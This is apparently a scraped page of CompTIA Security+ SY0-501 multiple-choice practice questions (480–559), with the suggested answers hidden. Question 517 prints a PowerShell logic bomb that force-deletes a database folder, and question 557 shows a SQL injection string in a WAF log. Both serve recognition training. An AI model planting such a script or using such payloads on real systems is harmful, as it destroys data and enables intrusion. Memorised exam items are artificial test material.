- D. Obfuscation

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 480

Topic #: 1

[\[All SY0-501 Questions\]](#)

A software developer is concerned about DLL hijacking in an application being written. Which of the following is the MOST viable mitigation measure of this type of attack?

- A. The DLL of each application should be set individually
- B. All calls to different DLLs should be hard-coded in the application
- C. Access to DLLs from the Windows registry should be disabled
- D. The affected DLLs should be renamed to avoid future hijacking

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 481

Topic #: 1

[\[All SY0-501 Questions\]](#)

An application was recently compromised after some malformed data came in via web form. Which of the following would MOST likely have prevented this?

- A. Input validation
- B. Proxy server
- C. Stress testing
- D. Encoding

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 482

Topic #: 1

[\[All SY0-501 Questions\]](#)

While working on an incident, Joe, a technician, finished restoring the OS and applications on a workstation from the original media. Joe is about to begin copying the user's files back onto the hard drive.

Which of the following incident response steps is Joe working on now?

- A. Recovery
- B. Eradication
- C. Containment
- D. Identification

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 483

Topic #: 1

[\[All SY0-501 Questions\]](#)

A systems administrator found a suspicious file in the root of the file system. The file contains URLs, usernames, passwords, and text from other documents being edited on the system. Which of the following types of malware would generate such a file?

- A. Keylogger
- B. Rootkit
- C. Bot
- D. RAT

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 484

Topic #: 1

[\[All SY0-501 Questions\]](#)

A computer emergency response team is called at midnight to investigate a case in which a mail server was restarted. After an initial investigation, it was discovered that email is being exfiltrated through an active connection.

Which of the following is the NEXT step the team should take?

- A. Identify the source of the active connection
- B. Perform eradication of active connection and recover
- C. Performance containment procedure by disconnecting the server
- D. Format the server and restore its initial configuration

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 485

Topic #: 1

[\[All SY0-501 Questions\]](#)

A remote intruder wants to take inventory of a network so exploits can be researched. The intruder is looking for information about software versions on the network. Which of the following techniques is the intruder using?

- A. Banner grabbing
- B. Port scanning
- C. Packet sniffing
- D. Virus scanning

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 486

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security technician is configuring an access management system to track and record user actions. Which of the following functions should the technician configure?

- A. Accounting
- B. Authorization
- C. Authentication
- D. Identification

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 487

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator installed a new network scanner that identifies new host systems on the network. Which of the following did the security administrator install?

- A. Vulnerability scanner
- B. Network-based IDS
- C. Rogue system detection
- D. Configuration compliance scanner

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 488

Topic #: 1

[\[All SY0-501 Questions\]](#)

A Chief Information Officer (CIO) has decided it is not cost effective to implement safeguards against a known vulnerability.

Which of the following risk responses does this BEST describe?

- A. Transference
- B. Avoidance
- C. Mitigation
- D. Acceptance

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 489

Topic #: 1

[\[All SY0-501 Questions\]](#)

A technician is investigating a potentially compromised device with the following symptoms:

- ⇒ Browser slowness
- ⇒ Frequent browser crashes
- ⇒ Hourglass stuck
- ⇒ New search toolbar
- ⇒ Increased memory consumption

Which of the following types of malware has infected the system?

- A. Man-in-the-browser
- B. Spoofer
- C. Spyware
- D. Adware

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 490

Topic #: 1

[\[All SY0-501 Questions\]](#)

A penetration tester has written an application that performs a bit-by-bit XOR 0xFF operation on binaries prior to transmission over untrusted media. Which of the following BEST describes the action performed by this type of application?

- A. Hashing
- B. Key exchange
- C. Encryption
- D. Obfuscation

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 491

Topic #: 1

[\[All SY0-501 Questions\]](#)

An audit reported has identifies a weakness that could allow unauthorized personnel access to the facility at its main entrance and from there gain access to the network. Which of the following would BEST resolve the vulnerability?

- A. Faraday cage
- B. Air gap
- C. Mantrap
- D. Bollards

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 492

Topic #: 1

[\[All SY0-501 Questions\]](#)

When attempting to secure a mobile workstation, which of the following authentication technologies rely on the user's physical characteristics? (Choose two.)

- A. MAC address table
- B. Retina scan
- C. Fingerprint scan
- D. Two-factor authentication
- E. CAPTCHA
- F. Password string

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 493

Topic #: 1

[\[All SY0-501 Questions\]](#)

Systems administrator and key support staff come together to simulate a hypothetical interruption of service. The team updates the disaster recovery processes and documentation after meeting. Which of the following describes the team's efforts?

- A. Business impact analysis
- B. Continuity of operation
- C. Tabletop exercise
- D. Order of restoration

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 494

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company has two wireless networks utilizing captive portals. Some employees report getting a trust error in their browsers when connecting to one of the networks.

Both captive portals are using the same server certificate for authentication, but the analyst notices the following differences between the two certificate details:

Certificate 1 -

Certificate Path:

Geotrust Global CA -

*company.com

Certificate 2 -

Certificate Path:

*company.com

Which of the following would resolve the problem?

- A. Use a wildcard certificate.
- B. Use certificate chaining.
- C. Use a trust model.
- D. Use an extended validation certificate.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 495

Topic #: 1

[\[All SY0-501 Questions\]](#)

Company A has acquired Company B. Company A has different domains spread globally, and typically migrates its acquisitions infrastructure under its own domain infrastructure. Company B, however, cannot be merged into Company A's domain infrastructure.

Which of the following methods would allow the two companies to access one another's resources?

- A. Attestation
- B. Federation
- C. Single sign-on
- D. Kerberos

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 496

Topic #: 1

[\[All SY0-501 Questions\]](#)

A technician is configuring a load balancer for the application team to accelerate the network performance of their applications. The applications are hosted on multiple servers and must be redundant.

Given this scenario, which of the following would be the BEST method of configuring the load balancer?

- A. Round-robin
- B. Weighted
- C. Least connection
- D. Locality-based

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 497

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization's employees currently use three different sets of credentials to access multiple internal resources. Management wants to make this process less complex. Which of the following would be the BEST option to meet this goal?

- A. Transitive trust
- B. Single sign-on
- C. Federation
- D. Secure token

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 498

Topic #: 1

[\[All SY0-501 Questions\]](#)

An external attacker can modify the ARP cache of an internal computer.

Which of the following types of attacks is described?

- A. Replay
- B. Spoofing
- C. DNS poisoning
- D. Client-side attack

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 499

Topic #: 1

[\[All SY0-501 Questions\]](#)

A systems administrator has isolated an infected system from the network and terminated the malicious process from executing. Which of the following should the administrator do NEXT according to the incident response process?

- A. Restore lost data from a backup.
- B. Wipe the system.
- C. Document the lessons learned.
- D. Notify regulations of the incident.

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 500

Topic #: 1

[\[All SY0-501 Questions\]](#)

A new security administrator ran a vulnerability scanner for the first time and caused a system outage.

Which of the following types of scans MOST likely caused the outage?

- A. Non-intrusive credentialed scan
- B. Non-intrusive non-credentialed scan
- C. Intrusive credentialed scan
- D. Intrusive non-credentialed scan

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 502

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator is trying to eradicate a worm, which is spreading throughout the organization, using an old remote vulnerability in the SMB protocol. The worm uses Nmap to identify target hosts within the company. The administrator wants to implement a solution that will eradicate the current worm and any future attacks that may be using zero-day vulnerabilities.

Which of the following would BEST meet the requirements when implemented?

- A. Host-based firewall
- B. Enterprise patch management system
- C. Network-based intrusion prevention system
- D. Application blacklisting
- E. File integrity checking

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 503

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is a deployment concept that can be used to ensure only the required OS access is exposed to software applications?

- A. Staging environment
- B. Sandboxing
- C. Secure baseline
- D. Trusted OS

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 504

Topic #: 1

[\[All SY0-501 Questions\]](#)

A procedure differs from a policy in that it:

- A. is a high-level statement regarding the company's position on a topic.
- B. sets a minimum expected baseline of behavior.
- C. provides step-by-step instructions for performing a task.
- D. describes adverse actions when violations occur.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 505

Topic #: 1

[\[All SY0-501 Questions\]](#)

Ann, a user, reports she is unable to access an application from her desktop. A security analyst verifies Ann's access and checks the SIEM for any errors. The security analyst reviews the log file from Ann's system and notices the following output:

```
2017--08-21 10:48:12 DROPTCP 172.20.89.232 239.255.255.255 443
```

```
1900 250 ----- RECEIVE 2017--08-21 10:48:12 DROPUDP
```

```
192.168.72.205 239.255.255.255 443 1900 250 ----- RECEIVE
```

Which of the following is MOST likely preventing Ann from accessing the application from the desktop?

- A. Web application firewall
- B. DLP
- C. Host-based firewall
- D. UTM
- E. Network-based firewall

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 506

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following types of penetration test will allow the tester to have access only to password hashes prior to the penetration test?

- A. Black box
- B. Gray box
- C. Credentialed
- D. White box

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 507

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following threats has sufficient knowledge to cause the MOST danger to an organization?

- A. Competitors
- B. Insiders
- C. Hacktivists
- D. Script kiddies

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 508

Topic #: 1

[\[All SY0-501 Questions\]](#)

While troubleshooting a client application connecting to the network, the security administrator notices the following error: Certificate is not valid.

Which of the following is the BEST way to check if the digital certificate is valid?

- A. PKI
- B. CRL
- C. CSR
- D. IPSec

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 509

Topic #: 1

[\[All SY0-501 Questions\]](#)

A business sector is highly competitive, and safeguarding trade secrets and critical information is paramount. On a seasonal basis, an organization employs temporary hires and contractor personnel to accomplish its mission objectives. The temporary and contract personnel require access to network resources only when on the clock.

Which of the following account management practices are the BEST ways to manage these accounts?

- A. Employ time-of-day restrictions.
- B. Employ password complexity.
- C. Employ a random key generator strategy.
- D. Employ an account expiration strategy.
- E. Employ a password lockout policy

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 510

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following locations contain the MOST volatile data?

- A. SSD
- B. Paging file
- C. RAM
- D. Cache memory

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 511

Topic #: 1

[\[All SY0-501 Questions\]](#)

Ann, a customer, is reporting that several important files are missing from her workstation. She recently received communication from an unknown party who is requesting funds to restore the files. Which of the following attacks has occurred?

- A. Ransomware
- B. Keylogger
- C. Buffer overflow
- D. Rootkit

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 512

Topic #: 1

[\[All SY0-501 Questions\]](#)

Every morning, a systems administrator monitors failed login attempts on the company's log management server. The administrator notices the DBAdmin account has five failed username and/or password alerts during a ten-minute window. The systems administrator determines the user account is a dummy account used to attract attackers.

Which of the following techniques should the systems administrator implement?

- A. Role-based access control
- B. Honeypot
- C. Rule-based access control
- D. Password cracker

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 513

Topic #: 1

[\[All SY0-501 Questions\]](#)

Joe, a user, has been trying to send Ann, a different user, an encrypted document via email. Ann has not received the attachment but is able to receive the header information.

Which of the following is MOST likely preventing Ann from receiving the encrypted file?

- A. Unencrypted credentials
- B. Authentication issues
- C. Weak cipher suite
- D. Permission issues

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 514

Topic #: 1

[\[All SY0-501 Questions\]](#)

A systems administrator is configuring a system that uses data classification labels.

Which of the following will the administrator need to implement to enforce access control?

- A. Discretionary access control
- B. Mandatory access control
- C. Role-based access control
- D. Rule-based access control

[Show Suggested Answer](#)



Actual exam question from CompTIA's SY0-501

Question #: 515

Topic #: 1

[\[All SY0-501 Questions\]](#)

An analyst is using a vulnerability scanner to look for common security misconfigurations on devices.

Which of the following might be identified by the scanner? (Choose two.)

- A. The firewall is disabled on workstations.
- B. SSH is enabled on servers.
- C. Browser homepages have not been customized.
- D. Default administrator credentials exist on networking hardware.
- E. The OS is only set to check for updates once a day.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 516

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is reviewing patches on servers. One of the servers is reporting the following error message in the WSUS management console:

The computer has not reported status in 30 days.

Given this scenario, which of the following statements BEST represents the issue with the output above?

- A. The computer in question has not pulled the latest ACL policies for the firewall.
- B. The computer in question has not pulled the latest GPO policies from the management server.
- C. The computer in question has not pulled the latest antivirus definitions from the antivirus program.
- D. The computer in question has not pulled the latest application software updates.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 517

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator is reviewing the following PowerShell script referenced in the Task Scheduler on a database server:

```
$members = GetADGroupMemeber -Identity "Domain Admins" -Recursive | Select - ExpandProperty  
name  
if ($members -notcontains "JohnDoe"){  
Remove-Item -path C:\Database -recurse -force  
}
```

Which of the following did the security administrator discover?

- A. Ransomware
- B. Backdoor
- C. Logic bomb
- D. Trojan

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 518

Topic #: 1

[\[All SY0-501 Questions\]](#)

A bank is experiencing a DoS attack against an application designed to handle 500 IP-based sessions. In addition, the perimeter router can only handle 1Gbps of traffic.

Which of the following should be implemented to prevent a DoS attacks in the future?

- A. Deploy multiple web servers and implement a load balancer
- B. Increase the capacity of the perimeter router to 10 Gbps
- C. Install a firewall at the network to prevent all attacks
- D. Use redundancy across all network devices and services

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 519

Topic #: 1

[\[All SY0-501 Questions\]](#)

A malicious system continuously sends an extremely large number of SYN packets to a server. Which of the following BEST describes the resulting effect?

- A. The server will be unable to server clients due to lack of bandwidth
- B. The server's firewall will be unable to effectively filter traffic due to the amount of data transmitted
- C. The server will crash when trying to reassemble all the fragmented packets
- D. The server will exhaust its memory maintaining half-open connections

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 520

Topic #: 1

[\[All SY0-501 Questions\]](#)

A systems administrator is deploying a new mission essential server into a virtual environment. Which of the following is BEST mitigated by the environment's rapid elasticity characteristic?

- A. Data confidentiality breaches
- B. VM escape attacks
- C. Lack of redundancy
- D. Denial of service

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 521

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is the proper order for logging a user into a system from the first step to the last step?

- A. Identification, authentication, authorization
- B. Identification, authorization, authentication
- C. Authentication, identification, authorization
- D. Authentication, identification, authorization
- E. Authorization, identification, authentication

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 522

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company stores highly sensitive data files used by the accounting system on a server file share.

The accounting system uses a service account named accounting-svc to access the file share.

The data is protected with full disk encryption, and the permissions are set as follows:

File system permissions: Users = Read Only

Share permission: accounting-svc = Read Only

Given the listed protections are in place and unchanged, to which of the following risks is the data still subject?

- A. Exploitation of local console access and removal of data
- B. Theft of physical hard drives and a breach of confidentiality
- C. Remote exfiltration of data using domain credentials
- D. Disclosure of sensitive data to third parties due to excessive share permissions

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 523

Topic #: 1

[\[All SY0-501 Questions\]](#)

A bank uses a wireless network to transmit credit card purchases to a billing system.

Which of the following would be MOST appropriate to protect credit card information from being accessed by unauthorized individuals outside of the premises?

- A. Air gap
- B. Infrared detection
- C. Faraday cage
- D. Protected distributions

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 524

Topic #: 1

[\[All SY0-501 Questions\]](#)

A help desk technician receives a phone call from an individual claiming to be an employee of the organization and requesting assistance to access a locked account. The help desk technician asks the individual to provide proof of identity before access can be granted. Which of the following types of attack is the caller performing?

- A. Phishing
- B. Shoulder surfing
- C. Impersonation
- D. Dumpster diving

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 525

Topic #: 1

[\[All SY0-501 Questions\]](#)

Confidential emails from an organization were posted to a website without the organization's knowledge. Upon investigation, it was determined that the emails were obtained from an internal actor who sniffed the emails in plain text.

Which of the following protocols, if properly implemented, would have MOST likely prevented the emails from being sniffed? (Choose two.)

- A. Secure IMAP
- B. DNSSEC
- C. S/MIME
- D. SMTPS
- E. HTTPS

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 526

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company wants to implement an access management solution that allows employees to use the same usernames and passwords for multiple applications without having to keep multiple credentials synchronized.

Which of the following solutions would BEST meet these requirements?

- A. Multifactor authentication
- B. SSO
- C. Biometrics
- D. PKI
- E. Federation

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 527

Topic #: 1

[\[All SY0-501 Questions\]](#)

An external auditor visits the human resources department and performs a physical security assessment. The auditor observed documents on printers that are unclaimed. A closer look at these documents reveals employee names, addresses, ages, and types of medical and dental coverage options each employee has selected.

Which of the following is the MOST appropriate actions to take?

- A. Flip the documents face down so no one knows these documents are PII sensitive
- B. Shred the documents and let the owner print the new set
- C. Retrieve the documents, label them with a PII cover sheet, and return them to the printer
- D. Report to the human resources manager that their personnel are violating a privacy policy

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 528

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following authentication concepts is a gait analysis MOST closely associated?

- A. Somewhere you are
- B. Something you are
- C. Something you do
- D. Something you know

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 529

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following metrics are used to calculate the SLE? (Choose two.)

- A. ROI
- B. ARO
- C. ALE
- D. MTBF
- E. MTTF
- F. TCO

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 530

Topic #: 1

[\[All SY0-501 Questions\]](#)

Due to regulatory requirements, server in a global organization must use time synchronization. Which of the following represents the MOST secure method of time synchronization?

- A. The server should connect to external Stratum 0 NTP servers for synchronization
- B. The server should connect to internal Stratum 0 NTP servers for synchronization
- C. The server should connect to external Stratum 1 NTP servers for synchronization
- D. The server should connect to external Stratum 1 NTP servers for synchronization

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 531

Topic #: 1

[\[All SY0-501 Questions\]](#)

When sending messages using symmetric encryption, which of the following must happen FIRST?

- A. Exchange encryption key
- B. Establish digital signatures
- C. Agree on an encryption method
- D. Install digital certificates

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 532

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following scenarios BEST describes an implementation of non-repudiation?

- A. A user logs into a domain workstation and access network file shares for another department
- B. A user remotely logs into the mail server with another user's credentials
- C. A user sends a digitally signed email to the entire finance department about an upcoming meeting
- D. A user access the workstation registry to make unauthorized changes to enable functionality within an application

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 533

Topic #: 1

[\[All SY0-501 Questions\]](#)

An office manager found a folder that included documents with various types of data relating to corporate clients. The office manager notified the data included dates of birth, addresses, and phone numbers for the clients. The office manager then reported this finding to the security compliance officer. Which of the following portions of the policy would the security officer need to consult to determine if a breach has occurred?

- A. Public
- B. Private
- C. PHI
- D. PII

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 534

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is an asymmetric function that generates a new and separate key every time it runs?

- A. RSA
- B. DSA
- C. DHE
- D. HMAC
- E. PBKDF2

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 535

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following would be considered multifactor authentication?

- A. Hardware token and smart card
- B. Voice recognition and retina scan
- C. Strong password and fingerprint
- D. PIN and security questions

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 536

Topic #: 1

[\[All SY0-501 Questions\]](#)

A user receives an email from ISP indicating malicious traffic coming from the user's home network is detected. The traffic appears to be Linux-based, and it is targeting a website that was recently featured on the news as being taken offline by an Internet attack. The only Linux device on the network is a home surveillance camera system.

Which of the following BEST describes what is happening?

- A. The camera system is infected with a bot.
- B. The camera system is infected with a RAT.
- C. The camera system is infected with a Trojan.
- D. The camera system is infected with a backdoor.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 537

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security auditor is testing perimeter security in a building that is protected by badge readers. Which of the following types of attacks would MOST likely gain access?

- A. Phishing
- B. Man-in-the-middle
- C. Tailgating
- D. Watering hole
- E. Shoulder surfing

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 538

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization wants to upgrade its enterprise-wide desktop computer solution. The organization currently has 500 PCs active on the network. The Chief Information Security Officer (CISO) suggests that the organization employ desktop imaging technology for such a large-scale upgrade. Which of the following is a security benefit of implementing an imaging solution?

- A. It allows for faster deployment.
- B. It provides a consistent baseline.
- C. It reduces the number of vulnerabilities.
- D. It decreases the boot time.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 539

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization has implemented an IPSec VPN access for remote users.

Which of the following IPSec modes would be the MOST secure for this organization to implement?

- A. Tunnel mode
- B. Transport mode
- C. AH-only mode
- D. ESP-only mode

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 540

Topic #: 1

[\[All SY0-501 Questions\]](#)

Several workstations on a network are found to be on OS versions that are vulnerable to a specific attack. Which of the following is considered to be a corrective action to combat this vulnerability?

- A. Install an antivirus definition patch
- B. Educate the workstation users
- C. Leverage server isolation
- D. Install a vendor-supplied patch
- E. Install an intrusion detection system

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 541

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator suspects that a DDoS attack is affecting the DNS server. The administrator accesses a workstation with the hostname of workstation01 on the network and obtains the following output from the ipconfig command:

```
IP Address      Subnet Mask      Default Gateway  DNS Server Address
192.168.1.26    255.255.255.0    192.168.1.254   192.168.1.254
```

The administrator successfully pings the DNS server from the workstation. Which of the following commands should be issued from the workstation to verify the DDoS attack is no longer occurring?

- A. dig www.google.com
- B. dig 192.168.1.254
- C. dig workstation01.com
- D. dig 192.168.1.26

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 542

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator has configured a RADIUS and a TACACS+ server on the company's network. Network devices will be required to connect to the TACACS+ server for authentication and send accounting information to the RADIUS server. Given the following information:

RADIUS IP: 192.168.20.45 -

TACACS+ IP: 10.23.65.7 -

Which of the following should be configured on the network clients? (Choose two.)

- A. Accounting port: TCP 389
- B. Accounting port: UDP 1812
- C. Accounting port: UDP 1813
- D. Authentication port: TCP 49
- E. Authentication port: TCP 88
- F. Authentication port: UDP 636

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 543

Topic #: 1

[\[All SY0-501 Questions\]](#)

A number of employees report that parts of an ERP application are not working. The systems administrator reviews the following information from one of the employee workstations:

Execute permission denied: financemodule.dll

Execute permission denied: generalledger.dll

Which of the following should the administrator implement to BEST resolve this issue while minimizing risk and attack exposure?

- A. Update the application blacklist
- B. Verify the DLL's file integrity
- C. Whitelist the affected libraries
- D. Place the affected employees in the local administrator's group

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 544

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst receives a notification from the IDS after working hours, indicating a spike in network traffic. Which of the following BEST describes this type of IDS?

- A. Anomaly-based
- B. Stateful
- C. Host-based
- D. Signature-based

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 545

Topic #: 1

[\[All SY0-501 Questions\]](#)

An instructor is teaching a hands-on wireless security class and needs to configure a test access point to show students an attack on a weak protocol. Which of the following configurations should the instructor implement?

- A. WPA2
- B. WPA
- C. EAP
- D. WEP

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 546

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security analyst is hardening a large-scale wireless network. The primary requirements are the following:

- ⇒ Must use authentication through EAP-TLS certificates
- ⇒ Must use an AAA server
- ⇒ Must use the most secure encryption protocol

Given these requirements, which of the following should the analyst implement and recommend? (Choose two.)

- A. 802.1X
- B. 802.3
- C. LDAP
- D. TKIP
- E. CCMP
- F. WPA2-PSK

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 547

Topic #: 1

[\[All SY0-501 Questions\]](#)

A company recently experienced data exfiltration via the corporate network. In response to the breach, a security analyst recommends deploying an out-of-band IDS solution. The analyst says the solution can be implemented without purchasing any additional network hardware. Which of the following solutions will be used to deploy the IDS?

- A. Network tap
- B. Network proxy
- C. Honeypot
- D. Port mirroring

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 548

Topic #: 1

[\[All SY0-501 Questions\]](#)

An organization wants to implement a solution that allows for automated logical controls for network defense. An engineer plans to select an appropriate network security component, which automates response actions based on security threats to the network. Which of the following would be MOST appropriate based on the engineer's requirements?

- A. NIPS
- B. HIDS
- C. Web proxy
- D. Elastic load balancer
- E. NAC

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 549

Topic #: 1

[\[All SY0-501 Questions\]](#)

A highly complex password policy has made it nearly impossible to crack account passwords. Which of the following might a hacker still be able to perform?

- A. Pass-the-hash attack
- B. ARP poisoning attack
- C. Birthday attack
- D. Brute force attack

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 550

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is the main difference between an XSS vulnerability and a CSRF vulnerability?

- A. XSS needs the attacker to be authenticated to the trusted server.
- B. XSS does not need the victim to be authenticated to the trusted server.
- C. CSRF needs the victim to be authenticated to the trusted server.
- D. CSRF does not need the victim to be authenticated to the trusted server.
- E. CSRF does not need the attacker to be authenticated to the trusted server.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 551

Topic #: 1

[\[All SY0-501 Questions\]](#)

A group of developers is collaborating to write software for a company. The developers need to work in subgroups and control who has access to their modules. Which of the following access control methods is considered user-centric?

- A. Time-based
- B. Mandatory
- C. Rule-based
- D. Discretionary

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 552

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following methods minimizes the system interaction when gathering information to conduct a vulnerability assessment of a router?

- A. Download the configuration
- B. Run a credentialed scan.
- C. Conduct the assessment during downtime
- D. Change the routing to bypass the router.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 553

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following BEST explains why sandboxing is a best practice for testing software from an untrusted vendor prior to an enterprise deployment?

- A. It allows the software to run in an unconstrained environment with full network access.
- B. It eliminates the possibility of privilege escalation attacks against the local VM host.
- C. It facilitates the analysis of possible malware by allowing it to run until resources are exhausted.
- D. It restricts the access of the software to a contained logical space and limits possible damage.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 554

Topic #: 1

[\[All SY0-501 Questions\]](#)

A small- to medium-sized company wants to block the use of USB devices on its network. Which of the following is the MOST cost-effective way for the security analyst to prevent this?

- A. Implement a DLP system
- B. Apply a GPO
- C. Conduct user awareness training
- D. Enforce the AUP.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 555

Topic #: 1

[\[All SY0-501 Questions\]](#)

Which of the following is the BEST way for home users to mitigate vulnerabilities associated with IoT devices on their home networks?

- A. Power off the devices when they are not in use.
- B. Prevent IoT devices from contacting the Internet directly.
- C. Apply firmware and software updates upon availability.
- D. Deploy a bastion host on the home network.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 556

Topic #: 1

[\[All SY0-501 Questions\]](#)

Corporations choose to exceed regulatory framework standards because of which of the following incentives?

- A. It improves the legal defensibility of the company.
- B. It gives a social defense that the company is not violating customer privacy laws.
- C. It proves to investors that the company takes APT cyber actors seriously
- D. It results in overall industrial security standards being raised voluntarily.

Show Suggested Answer



Actual exam question from CompTIA's SY0-501

Question #: 557

Topic #: 1

[\[All SY0-501 Questions\]](#)

A security administrator is implementing a new WAF solution and has placed some of the web servers behind the WAF, with the WAF set to audit mode. When reviewing the audit logs of external requests and posts to the web servers, the administrator finds the following entry:

```
Context Details for Signature 20000018334
```

```
Context: Parameter
```

```
Actual Parameter Name: Account_Name
```

```
Parameter Value: SELECT * FROM Users WHERE Username='1' OR '1'='1' AND Password='1' OR '1'='1'
```

Based on this data, which of the following actions should the administrator take?

- A. Alert the web server administrators to a misconfiguration.
- B. Create a blocking policy based on the parameter values.
- C. Change the parameter name 'Account_Name' identified in the log.
- D. Create an alert to generate emails for abnormally high activity.

Show Suggested Answer





Actual exam question from CompTIA's SY0-501

Question #: 558

Topic #: 1

[\[All SY0-501 Questions\]](#)

A call center company wants to implement a domain policy primarily for its shift workers. The call center has large groups with different user roles. Management wants to monitor group performance. Which of the following is the BEST solution for the company to implement?

- A. Reduced failed logon attempts
- B. Mandatory password changes
- C. Increased account lockout time
- D. Time-of-day restrictions

[Show Suggested Answer](#)





Actual exam question from CompTIA's SY0-501

Question #: 559

Topic #: 1

[\[All SY0-501 Questions\]](#)

A buffer overflow can result in:

